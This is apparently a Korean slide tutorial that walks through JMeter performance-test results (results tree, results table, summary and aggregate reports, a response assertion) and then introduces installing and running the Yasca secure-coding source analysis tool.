
저 버튼을 클릭하면 셋팅해놓은 설정대로 테스트가 진행됩니다.



Name: Perf Test getPosts


Comments:

4. Jmeter – View Results Tree



```
Thread Name:Thread Group 1-1
Sample Start:2021-04-11 14:15:03 KST
Load time:4
Connect Time:2
Latency:4
Size in bytes:183
Sent bytes:127
Headers size in bytes:162
Body size in bytes:21
Sample Count:1
Error Count:0
Data type ("text"|"bin"|""):text
```

4. Jmeter – View Results in Table



View Results in Table

Name: View Results in Table

Comments:


Write results to file / Read from file

Filename

Sample #	Start Time	Thread Name	Label	Sample Time(ms)	Status	Bytes	Sent Bytes	Latency	Connect Time(ms)
1	14:20:19.908	Thread Group 1-1	HTTP Request	4	✓	183	127	4	1
2	14:20:19.912	Thread Group 1-1	HTTP Request	3	✓	183	127	3	0
3	14:20:20.008	Thread Group 1-2	HTTP Request	7	✓	183	127	7	2
4	14:20:20.016	Thread Group 1-2	HTTP Request	6	✓	183	127	5	0
5	14:20:20.108	Thread Group 1-3	HTTP Request	6	✓	183	127	6	2
6	14:20:20.115	Thread Group 1-3	HTTP Request	5	✓	183	127	5	0
7	14:20:20.207	Thread Group 1-4	HTTP Request	4	✓	183	127	4	1
8	14:20:20.211	Thread Group 1-4	HTTP Request	2	✓	183	127	2	0
9	14:20:20.309	Thread Group 1-5	HTTP Request	4	✓	183	127	4	1
10	14:20:20.313	Thread Group 1-5	HTTP Request	3	✓	183	127	3	0
11	14:20:20.408	Thread Group 1-6	HTTP Request	4	✓	183	127	4	1
12	14:20:20.412	Thread Group 1-6	HTTP Request	3	✓	183	127	3	0
13	14:20:20.508	Thread Group 1-7	HTTP Request	5	✓	183	127	5	1
14	14:20:20.513	Thread Group 1-7	HTTP Request	2	✓	183	127	2	0
15	14:20:20.608	Thread Group 1-8	HTTP Request	5	✓	183	127	5	1
16	14:20:20.614	Thread Group 1-8	HTTP Request	4	✓	183	127	4	0
17	14:20:20.707	Thread Group 1-9	HTTP Request	5	✓	183	127	5	2
18	14:20:20.712	Thread Group 1-9	HTTP Request	2	✓	183	127	2	0
19	14:20:20.807	Thread Group 1-10	HTTP Request	2	✓	183	127	2	1
20	14:20:20.810	Thread Group 1-10	HTTP Request	2	✓	183	127	2	0

4. Jmeter – Summary Report

- Label : Sampler 명
- # Samples : 샘플 실행 수 (Number of Threads X Ramp-up period)
- Average : 평균 걸린 시간 (ms)
- Min : 최소
- Max : 최대
- Std. Dev. : 표준편차
- Error % : 에러율
- Throughput : 분당 처리량
- Received KB/sec : 초당 받은 데이터량
- Sent KB/sec : 초당 보낸 데이터량
- Avg. Bytes : 서버로부터 받은 데이터 평균



Summary Report

Name: Summary Report

Comments:


Write results to file / Read from file

Filename

Label	# Samples	Average	Min	Max	Std. Dev. ↑	Error %	Throughput	Received KB/sec	Sent KB/sec	Avg. Bytes
HTTP Request	40	3	1	7	1.37	0.00%	28.6/min	0.09	0.06	183.0
TOTAL	40	3	1	7	1.37	0.00%	28.6/min	0.09	0.06	183.0

4. Jmeter – Aggregate Report

- Label : Sampler 명
- # Samples : 샘플 수 (Number of Threads X Ramp-up period)
- Average : 평균 응답 시간
- Median : 응답 시간 중앙값
- 90% Line : 90%의 샘플은 해당 값보다 적은 시간 내에 끝나고 10%는 더 걸린다. 라는 뜻의 컬럼
- 95% Line : 95%의 샘플은 해당 값보다 적은 시간 내에 끝나고 5%는 더 걸린다. 라는 뜻의 컬럼
- 99% Line : 99%의 샘플은 해당 값보다 적은 시간 내에 끝나고 1%는 더 걸린다. 라는 뜻의 컬럼
- Min : 최소값
- Maximum : 최대값
- Error % : 에러율
- Throughput : 초당 처리량
- Received KB/sec : 초당 받은 KB
- Sent KB/sec : 초당 보낸 KB



Aggregate Report

Name: Aggregate Report


Comments:

Write results to file / Read from file

Filename

Label	# Samples	Average	Median	90% Line	95% Line	99% Line ↑	Min	Maximum	Error %	Throughput	Received KB/...	Sent KB/sec
HTTP Request	20	2	3	4	5	5	1	5	0.00%	22.0/sec	3.94	2.7
TOTAL	20	2	3	4	5	5	1	5	0.00%	22.0/sec	3.94	2.7

4. Jmeter – Response Assertion



```
Assertion error:false
Assertion failure:true
Assertion failure message:Test failed: text expected to contain /perfTest postsId2222
```

5. Yasca - 소개

2007년 Michael이 개발하였으며, 소스코드에 대한 보안 취약점 점검과 품질향상을 위한 오픈소스이며 시큐어 코딩 점검 툴입니다.

yasca 지원언어 Java, C/C++, ASP, PHP 등 다양한 언어를 지원하고 있습니다.

원하는 경로에 압축을 풀고 실행 및 실행확인

원하는 경로에 압축을 풀어주시고 cmd창에서 해당경로로 이동합니다.

해당경로에서 yasca를 입력하시면 yasca와 관련된 정보들이 출력되면 성공한 것입니다.


yasca를 이용한 소스코드분석

yasca –px jlint,Lint4j [검사 할 소스코드 경로]

yasca -px jlint,Lint4j D:\프로젝트경로

cmd창에서 위와 같이 입력해주시면 해당 소스를 점검해줍니다.


5. Yasca – java 설치



Java 설치 - 진행률

상태: Java 설치

5. Yasca – java path setting



시스템 변수 편집

